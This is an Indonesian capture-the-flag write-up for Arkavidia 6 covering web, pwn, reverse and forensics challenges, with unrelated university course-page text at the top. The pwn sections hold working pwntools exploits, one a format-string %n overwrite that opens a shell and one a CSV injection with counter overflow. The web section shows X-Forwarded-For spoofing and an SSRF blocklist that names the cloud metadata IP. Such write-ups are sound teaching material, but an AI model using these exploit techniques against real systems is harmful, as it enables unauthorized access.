
Writeup

Arkavidia 6 Capture The Flag

b333f



香港公開大學
THE OPEN UNIVERSITY OF HONG KONG

High Contrast

Prospective Students | Current Students | Alumni | Tutors | Staff | Media

About OUHK | Admissions | Academics | Administration | Library | Research

Home > LAW B333F Course Information

LAW B333F Course Information

Course Code:	LAW B333F
Course Title:	Company Law I
Duration:	One term
Credits:	5
Medium of instructions:	English
Introduction:	LAW B333F Company Law I is a five-credit, one-term, high-level course for students in the Bachelor of Business Administration and Bachelor of Business Administration with Honours programmes.

Xaxaxa


Maple

Yeraisci

WEB

Edit Your Source

Diberikan sebuah link service web sebagai berikut : http://3.0.19.78:15002 , tampilan depan web :



Setelah melihat source, terdapat hint untuk menambahkan parameter ?debug=it pada laman web, dari situ didapatkan source php dari service tersebut :

index.php

```php
<?php
error_reporting(0);
define("BLACKLISTED_SERVER", 'nginx');
define("BLACKLISTED_SERVER_2", "169.254.169.254");

if (@$_GET['debug'] === "it") {
    highlight_file(__FILE__);
    die();
}

$url = @$_GET['url'];

$content = "";
if(!empty($url)) {
```

```
    if (!mb_detect_encoding($url, 'ASCII', true)) {
        die("Non-ASCII URL is not supported.");
    }

    $parsedUrl = parse_url($url);

    if (strtolower($parsedUrl['scheme']) !== "http" &&
strtolower($parsedUrl['scheme'] !== "https")) {
        die("Protocols other than HTTP and HTTPS are not
supported.");
    }

    $hostname = trim(@$parsedUrl['host'], '[]');

    if (filter_var($hostname, FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6)) {
        die("IPv6 is not supported.");
    }

    if (gethostbyname($hostname) ===
gethostbyname(BLACKLISTED_SERVER_2)) {
        die("Hackerman is not allowed! Shoo go away...!");
    }

    if (gethostbyname($hostname) ==
gethostbyname(BLACKLISTED_SERVER)) {
        die("Hackerman is not allowed! Shoo go away...!");
    }

    $ipAddr = gethostbyname($url);
    $content = @file_get_contents($url);
}
?>
```

Inti dari servis ini adalah user dapat mengirimkan parameter “url”, setelah itu server akan melakukan beberapa filtering dan finalnya akan melakukan action “file_get_contents” pada url tersebut dan menampilkan hasilnya pada user melalui parameter $content. Setelah dilihat-lihat, mungkin maksud soal adalah kita dapat melakukan local file disclosure di sisi server, namun saya tidak mengetahui lokasi flag berada. Lalu dicoba akses file flag.txt pada root path url, ternyata 404, lalu dicoba diakses file flag.php, dan didapatkan response :

```
ᕦ(ò_óˇ)ᕤ rafie [quals/web/edit_your_source]
→ curl "http://3.0.19.78:15002/flag.php"
You're not supposed to be here. Internal access only!
```


Dari hasil tersebut, kami lalu berasumsi bahwa file flag.php dapat didapatkan jika diakses melalui “local”, langsung saja kami tambahkan header “X-Forwarded-For: 127.0.0.1” pada request dan didapatkan flagnya:

```
ᕦ(ò_óˇ)ᕤ rafie [quals/web/edit_your_source]
→ curl "http://3.0.19.78:15002/flag.php" -H "X-Forwarded-For: 127.0.0.1"
Arkav6{r3direct_is_y0ur_fr1end} Your IP: 127.0.0.1
```

FLAG : Arkav6{r3direct_is_y0ur_fr1end}

Balasan Buruk

Diberikan sebuah link webservice : http://3.0.19.78:15001 . Berikut tampilan depan website :



Setelah dilihat-lihat, sepertinya website hanya static, tidak ada interaksi. Lalu kami mencoba melihat request-response menggunakan burpsuite, terdapat flag pada bagian akhir response :

```
href="https://twitter.com/mdo">@mdo</a>.</p>
  <p>
    <a href="#">Back to top</a>
  </p>
</footer>
</body>
</html>Arkav6{th3_c0ntent_is_h3re_but_length_is_zer0}
```

FLAG : Arkav6{th3_c0ntent_is_h3re_but_length_is_zer0}

PWN

Pakbos01


Diberikan sebuah file ELF 64bit not stripped bernama pakbos01. Saat dijalankan program ini meminta sebuah password. Jika password salah, maka password yang salah tersebut akan ditampilkan kembali. Kami melakukan decompile file tersebut dan terdapat beberapa fungsi, salah satunya adalah fungsi vuln.

```
1  void __noreturn vuln()
2  {
3    char s2; // [sp+0h] [bp-30h]@2
4    __int64 v1; // [sp+28h] [bp-8h]@1
5
6    v1 = *MK_FP(__FS__, 40LL);
7    puts("username: PakBos");
8    while ( 1 )
9    {
10     printf("password: ");
11     __isoc99_scanf("%31s", &s2);
12     if ( !strcmp(password, &s2) )
13     {
14       puts("welcome PakBos!");
15       win("welcome PakBos!", &s2);
16     }
17     else
18     {
19       printf(&s2, &s2);
20       puts("? that is definitely not my password!");
21     }
22   }
23 }
```

Fungsi vuln akan meminta input dari user menggunakan scanf dan melakukan komparasi input yang dimasukkan dengan variabel password. Jika password yang dimasukkan sama, maka fungsi win akan dipanggil yang memberikan akses shell. Variabel password berisi string “pak bos <3 jennie blackpink”.

```
.data:0000000000202040 ; char password[]
.data:0000000000202040 password        db 'pak bos <3 jennie blackpink',0
.data:0000000000202040                                         ; DATA XREF:
```

Password tersebut memiliki whitespace yang tidak akan ditangkap oleh fungsi scanf dengan argumen ‘%s’ sehingga jika kita memasukkan password tersebut maka program akan menganggap inputan kita sebagai beberapa input yang terpisah: ‘pak’, ‘bos’, ‘<3’, ‘jennie’, dan ‘blackpink’.



Namun, program ini memiliki format string attack pada line 19 pada fungsi vuln di gambar diatas, dimana input dari user langsung dijadikan sebagai argumen pertama pada fungsi printf. Karena proteksi relro full, kita tidak bisa mengoverwrite GOT dengan fungsi win. Cara lainnya adalah mengoverwrite variabel password yang berada di .BSS dengan suatu nilai yang diketahui. Pertama-tama, karena PIE aktif maka kami melakukan leak nilai saved RIP di stack. Lalu hitung address variabel password dan overwrite menggunakan argumen '%n'.

Berikut script yang kami gunakan

sv.py

```
from pwn import *

r = remote('3.0.19.78', 10001)

r.sendlineafter('password: ', '%13$p')
passwd_addr = int(r.recvuntil('?')[:-1], 16) + 2102971
print hex(passwd_addr)

r.sendlineafter('password: ', '%65x%7$n' + p64(passwd_addr))

r.sendlineafter('password: ', 'A')
```

```
print r.recv()
r.interactive()
```

```
> py sv.py
[+] Opening connection to 3.0.19.78 on port 10001: Done
0x561801e8b040
welcome PakBos!

[*] Switching to interactive mode
$ ls
flag.txt
pakbos01
run.sh
$ cat f*
Arkav6{jennie_blackpink_gaksuka_pakbos}$
```

Flag : Arkav6{jennie_blackpink_gaksuka_pakbos}

Pakbos02

Diberikan file ELF 64bit not stripped bernama pakbos01 dan sebuah file csv bernama database.csv. File database tersebut berisi user dan password yang akan digunakan dalam program. User PakBos memiliki password {Redacted} sehingga kami berasumsi bahwa flag dari soal ini adalah password dari user PakBos.

Kita lihat fungsi changePass

```
__int64 changePass()
{
  __int64 v0; // ST28_8@1

  v0 = *MK_FP(__FS__, 40LL);
  printf("new password: ");
  getchar();
  __isoc99_scanf("%31[^\n]", &database[68 * (unsigned __int8)currentUser + 36]);
  return *MK_FP(__FS__, 40LL) ^ v0;
}
```

Fungsi ini akan dipanggil saat memasukkan pilihan ‘y’ pada menu forgot password. Disini, pasword dapat berupa semua char kecuali newline.

Lalu kita lihat fungsi read_db

```
int __fastcall read_db(const char *a1)
{
  __int64 v1; // rdx@1
  __int64 v2; // rcx@1
  __int64 v3; // r8@1
  FILE *stream; // [sp+18h] [bp-8h]@1

  count = 0;
  stream = fopen(a1, "r");
  if ( !stream )
  {
    puts("pls contact the admin if this is on the remote server");
    exit(0);
  }
  __isoc99_fscanf(stream, "%*s,%*s", v1, v2, v3);
  while ( __isoc99_fscanf(
            stream,
            "%d,%31[^,],%31s",
            &database[68 * (unsigned __int8)count],
            &database[68 * (unsigned __int8)count + 4],
            &database[68 * (unsigned __int8)count + 36]) == 3 )
    ++count;
  return fclose(stream);
}
```

Pada pembacaan fungsi tersebut, username bernilai semua karakter selain tanda “,”. Jika saat mengganti password tadi kita masukkan “a 1,b,c”, maka saat menyimpan database, akan terdapat user b dengan password c.

Selanjutnya, variabel count memiliki size 8 bit sehingga jika user lebih dari 255, variabel couter akan kembali ke nilai nol dan dapat mengoverwrite index 0 dari array database dengan user dan password yang kita ketahui.

```
new password: a 1,b,c

1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
> 2
bye, guest

1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
> 4
saved to /tmp/db7840.csv

1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
> 1
username: b
password: c

1. login
2. logout
3. forgot password
4. save database
5. reset database
6. exit
>
```

Selanjutnya kita lihat fungsi forgotPass

```
int forgotPass()
{
  int result; // eax@2

  if ( loggedIn )
  {
    printf("your password: %s\n", &database[68 * (unsigned __int64)(unsigned __int8)currentUser + 36]);
    printf("do you want to change your password? (y/n): ");
    getchar();
    result = getchar();
    if ( (_BYTE)result == 121 )
      result = changePass();
  }
  else
  {
    result = puts("login first please");
  }
  return result;
}
```

Password dari user yang sedang login akan ditampilkan dengan mengacu pada nilai currentUser. Variabel currentUser diset saat melakukan login dengan nilai index dari user dan password yang sesuai pada database.

```
    printf("username: ");
    __isoc99_scanf("%31s", &s1);
    printf("password: ", &s1);
    __isoc99_scanf("%31s", &v4);
    for ( i = 0; i < (unsigned __int8)count; ++i )
    {
      if ( !strcmp(&s1, &database[68 * i + 4]) && !strcmp(&v4, &database[68 * i + 36]) )
      {
        currentUser = i;
        loggedIn = 1;
        result = 1LL;
        goto LABEL_10;
      }
    }
    puts("no such user or wrong password");
    result = 0xFFFFFFFFLL;
```

Database disimpan sementara pada folder temp dan dapat melakukan reset. Jika currentUser bernilai nol dan kita melakukan reset database, maka saat memilih menu forgot password kita dapat melihat password user PakBos.

Cara yang kami gunakan adalah membuat user sebanyak lebih dari 255 dengan cara mengganti password user dan menyimpan database secara berulang-ulang untuk mengoverwrite user pada index ke 0. kemudian login dengan user dengan index ke 0 pada database sementara. Selanjutnya reset database dan pilih menu forgot password.

Berikut script yang kami gunakan

sv.py

```python
from pwn import *

r = remote('3.0.19.78', 10002)

def login(usr, pwd):
    r.sendlineafter('> ', '1')
    r.sendlineafter('username: ', usr)
    r.sendlineafter('password: ', pwd)

def logout():
    r.sendlineafter('> ', '2')

def forgot(pwd):
    r.sendlineafter('> ', '3')
    r.sendlineafter('/n): ', 'y')
    r.sendlineafter('password: ', pwd)

def save():
    r.sendlineafter('> ', '4')

def reset():
    r.sendlineafter('> ', '5')

login('guest', 'guest')
for i in range(0, 255, 3):
    print i
    pwd = 'a 1,1,{} 1,1,{} 1,1,{}'.format(i, i+1, i+2)
    forgot(pwd)
    save()
    logout()
    login('1', str(i+2))


save()

logout()
login('1', '254')
reset()
```

```
r.sendlineafter('> ', '3')
r.recvuntil('password: ')
print r.recvline()[:-1]

r.close()
```

```
195
198
201
204
207
210
213
216
219
222
225
228
231
234
237
240
243
246
249
252
Arkav6{pakbos_DB_injection}
[*] Closed connection to 3.0.19.78 port 10002
```

Flag : Arkav6{pakbos_DB_injection}

REVERSE

Uwu

Diberikan sebuah file ELF 64bit stripped bernama uwu. Berikut hasil decompile fungsi ‘main’ pada program tersebut.

```
42  __isoc99_scanf("%s %s %s", &v25, &v26, &v27);
43  LODWORD(v3) = sub_1175(&v25);
44  v16 = v3;
45  LODWORD(v4) = sub_11D1(&v26);
46  v17 = v4;
47  LODWORD(v5) = sub_122D(&v27);
48  v18 = v5;
49  for ( i = 0LL; i < v13; ++i )
50  {
51    if ( *(_BYTE *)(v16 + i) != *((_BYTE *)&v7 + i) )
52    {
53      puts("wrong one syre");
54      exit(0);
55    }
56  }
57  for ( j = 0LL; j < v14; ++j )
58  {
59    if ( *(_BYTE *)(v17 + j) != *((_BYTE *)&v19 + j) )
60    {
61      puts("wrong one syre");
62      exit(0);
63    }
64  }
65  for ( k = 0LL; k < v15; ++k )
66  {
67    if ( *(_BYTE *)(v18 + k) != *((_BYTE *)&v22 + k) )
68    {
69      puts("wrong one syre");
70      exit(0);
71    }
72  }
```

Pertama-tama, program akan meminta input sebanyak tiga kali. Input ditangkap menggunakan fungsi scanf dan disimpan pada variabel v25, v26, v27. Kemudian masing-masing input akan dijadikan argumen pada fungsi di address 0x1175, 0x11d1, dan 0x122d. Return value dari masing-masing fungsi disimpan pada variabel terpisah, yaitu v16, v17, dan v18. Setiap byte dari variabel v16 akan dicombare dengan variabel v7, v14 dicompare dengan v19, dan v18 dicompare dengan v22. Jika ada satu byte yang tidak sesuai, maka program akan memanggil fungsi exit.

Fungsi 0x1175 akan melakukan operasi XOR dengan nilai 0x40 pada masing-masing byte dari inputan kita

```
1 const char *__fastcall sub_1175(const char *
2 {
3   size_t v2; // [sp+10h] [bp-10h]@1
4   size_t v3; // [sp+18h] [bp-8h]@1
5
6   v2 = 0LL;
7   v3 = strlen(a1);
8   while ( v3 > v2 )
9     a1[v2++] ^= 0x40u;
10  return a1;
11 }
```

Fungsi 0x11d1 akan menambah nilai setiap byte dari input sebanyak 32.

```
1 const char *__fastcall sub_11D1(const char *a1)
2 {
3   size_t v2; // [sp+10h] [bp-10h]@1
4   size_t v3; // [sp+18h] [bp-8h]@1
5
6   v2 = 0LL;
7   v3 = strlen(a1);
8   while ( v3 > v2 )
9     a1[v2++] += 32;
10  return a1;
11 }
```

Fungsi 0x122d akan mengurangi nilai setiap byte dari input sebanyak 48.

```
1 const char *__fastcall sub_122D(const char *a1)
2 {
3   size_t v2; // [sp+10h] [bp-10h]@1
4   size_t v3; // [sp+18h] [bp-8h]@1
5
6   v2 = 0LL;
7   v3 = strlen(a1);
8   while ( v3 > v2 )
9     a1[v2++] -= 48;
10  return a1;
11 }
```

Untuk mendapatkan input yang kita inginkan, kita tinggal membalik operasi tersebut pada nilai di variabel v7, v19, dan v22. Dari banyaknya iterasi pada line 49 - 72 pada fungsi “main”, kami mengetahui panjang input pertama 7, dan panjang input kedua dan ketiga 11. Berikut script yang kami gunakan :

sv.py

```
a = [0x01, 0x32, 0x2b, 0x21, 0x36, 0x76, 0x3b]
b = [0x95, 0x97, 0x75, 0x7f, 0x85, 0x54, 0x9a, 0x99, 0x7f, 0x63, 0x92]
c = [0x04, 0x33, 0x3b, 0x2f, 0x3d, 0x03, 0x2f, 0x45, 0x47, 0x25, 0x4d]

f = ''
for i in a:
  f += chr(i ^ 0x40)

for i in b:
  f += chr(i - 32)

for i in c:
  f += chr(i + 48)

print f
```

```
> py sv.py
Arkav6{uwU_e4zy_Cr4ck_m3_uwU}
```

Flag : Arkav6{uwU_e4zy_Cr4ck_m3_uwU}

FORENSICS

Patriot

Diberikan archive chall.zip yang berisi file patriot.txt . Sekilas nampak tidak ada yang aneh dari file tersebut, hanya berisi tulisan patriot, namun setelah dilihat lebih jelas :

```
'pat\xe2\x80\x8bri\xe2\x80\x8co\xe2\x80\x8bt \xe2\x80\x8bp\xe2\x80\x8cat\xe2\x80\x8cri\xe2\x80\x8cot
bt \xe2\x80\x8cp\xe2\x80\x8cat\xe2\x80\x8cri\xe2\x80\x8bot\xe2\x80\x8b p\xe2\x80\x8ca\xe2\x80\x8ct\x
```

Terdapat sekeuns unprintable ascii yang menarik, terdapat 2 jenis, yaitu “\xe2\x80\x8b” dan “\xe2\x80\x8c”. Kami lalu mengasumsikan bahwa kedua sequence tersebut dapat dijadikan sekuens bilangan biner, kami lalu membuat scipt untuk mengubah unprintable ascii tersebut menjadi angka 1 dan 0 dan mereplace karakter selain 0 dan 1.

solve.py

```python
import re
from Crypto.Util.number import *

f = open("patriot.txt").read()
f = f.replace("\xe2\x80\x8b","0")
f = f.replace("\xe2\x80\x8c","1")
result = re.sub('[^0-9]','', f)
print long_to_bytes(int(result,2))
```

Output :

```
Once upon a time, there was a challenge that wondered many of the great minds. It was a challenge like no other. Masters from all around the corner gathered to solve this seemingly unsolvable challenge. Hours after hours, no one seemed to be able to conquer the challenge. Many were wondering whether the time spent attempting to solve the challenge was worth it. Finally, to their great surprise, the challenge... was not worth it.

Oh, you're here to see the flag? There you go:
Arkav6{th1s_chall3nge_does_n0t_require_brut3_force_4d9a7d7f}
```


FLAG : Arkav6{th1s_chall3nge_does_n0t_require_brut3_force_4d9a7d7f}

Tipe Muka


```
Fahmi merupakan penggiat UI/UX yang sudah cukup berpengalaman.
Pada suatu hari, dia sedang bosan dan memutuskan untuk mencoba hal
baru, yaitu membuat font.
Setelah 4 jam mencoba, dia menyerah karena ternyata membuat font
susah. Dia kemudian mengambil font yang open source dengan nama
Source Sans Pro, memodifikasinya sedikit, kemudian mengganti namanya
menjadi Arkav Sans.

[Attachment]
```

Diberikan *attachment* yang memuat Truetype Font bernama **ArkavSans-Bold** yang merupakan *custom font* yang berasal dari **Source Sans Pro** sebagai *base font* nya

Apabila dilihat dari aspek morfologinya, nampak sekilas bahwa font yang diberikan tidak berbeda jauh dengan base font yang ada. Setelah beberapa saat, Kami berinisiatif untuk melihat indeks dari setiap *glyph* dengan bantuan **Font Forge**.



Hasilnya, dapat diketahui bahwa terdapat custom glyph pada indeks **U+0001** yang memuat isi dari flag



FLAG : Arkav6{Fonts_Are_cooL}

누가 봐도 우린

```
Baek-hyun memiliki sebuah backup files dari Server <b>Arkavidia 6</b>
yang berisi IPv6 address server yang terenkripsi dan diubah dalam
bentuk hex. Lucunya, Baek-hyun memperoleh backup tersebut pada
dimensi lain sehingga header waktunya berbeda dengan aslinya dan
tapenya corrupted!

Dengan bantuan gambar yang merepresentasikan dimensi waktu (luas
objek tidak presisi) Baek-hyun dan kita, perbaiki disk tersebut dan
perolehlah IPv6 address tersebut untuk kita DDoS!

[Attachment]

- Note: Format flag Arkav6{}
- Hint: Enkripsi yang dilakukan sebenarnya bukan enkripsi, tetapi
suatu proses decoding pada IPv6.
- Hint: RFC 1924

Author: haverzard
```

Diberikan *attachment* yang memuat tiga buah berkas, di antaranya **D1.png**, **D2.png** & **backup**. Sebagaimana tertera pada deskripsi soal, dapat diasumsikan bahwa sebuah informasi yang disembunyikan pada **Ipv6 address** dengan host **Arkavidia 6**. Adapun dilakukan tahapan sebagai berikut

Bzip2 recovery

Mengingat kedua PNG File tidak memuat informasi yang cukup, dilakukan pengecekan terhadap hierarchy dari file **backup**. Adapun proses ini dilakukan dengan bantuan *binwalk*

```
$ binwalk backup | head

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
-----------
```

```
0             0x0             bzip2 compressed data, block size =
900k
10254         0x280E          bzip2 compressed data, block size =
200k
10304         0x2840          bzip2 compressed data, block size =
200k
10354         0x2872          bzip2 compressed data, block size =
200k
10404         0x28A4          bzip2 compressed data, block size =
200k
10454         0x28D6          bzip2 compressed data, block size =
200k
10504         0x2908          bzip2 compressed data, block size =
200k

$ bzip2 -ttv backup
  backup: data integrity (CRC) error in data

You can use the `bzip2recover' program to attempt to recover
data from undamaged sections of corrupted files.
```

Berdasarkan hasil eksekusi tersebut, dapat diketahui bahwa file memuat sekumpulan bzip2 archive. Akan tetapi, mengingat terdapat kesalahan pada header section, maka tidak dapat dilakukan proses dekompresi. Untuk itu, Kami lakukan proses recovery dengan bantuan *bzip2recovery*

```
$ bzip2recover backup
bzip2recover 1.0.8: extracts blocks from damaged .bz2 files.
bzip2recover: searching for block boundaries ...
   block 1 runs from 80 to 82063
   block 2 runs from 82112 to 82312
   block 3 runs from 82512 to 82712
   block 4 runs from 82912 to 83112
   block 5 runs from 83312 to 83512
   block 6 runs from 83712 to 83912
```

```
   block 7 runs from 84112 to 84485
   block 8 runs from 84680 to 85177
   block 9 runs from 85376 to 85576
   block 10 runs from 85776 to 86786
..
..
   writing block 1648 to `rec01648backup.bz2' ...
   writing block 1649 to `rec01649backup.bz2' ...
   writing block 1650 to `rec01650backup.bz2' ...
   writing block 1651 to `rec01651backup.bz2' ...
   writing block 1652 to `rec01652backup.bz2' ...
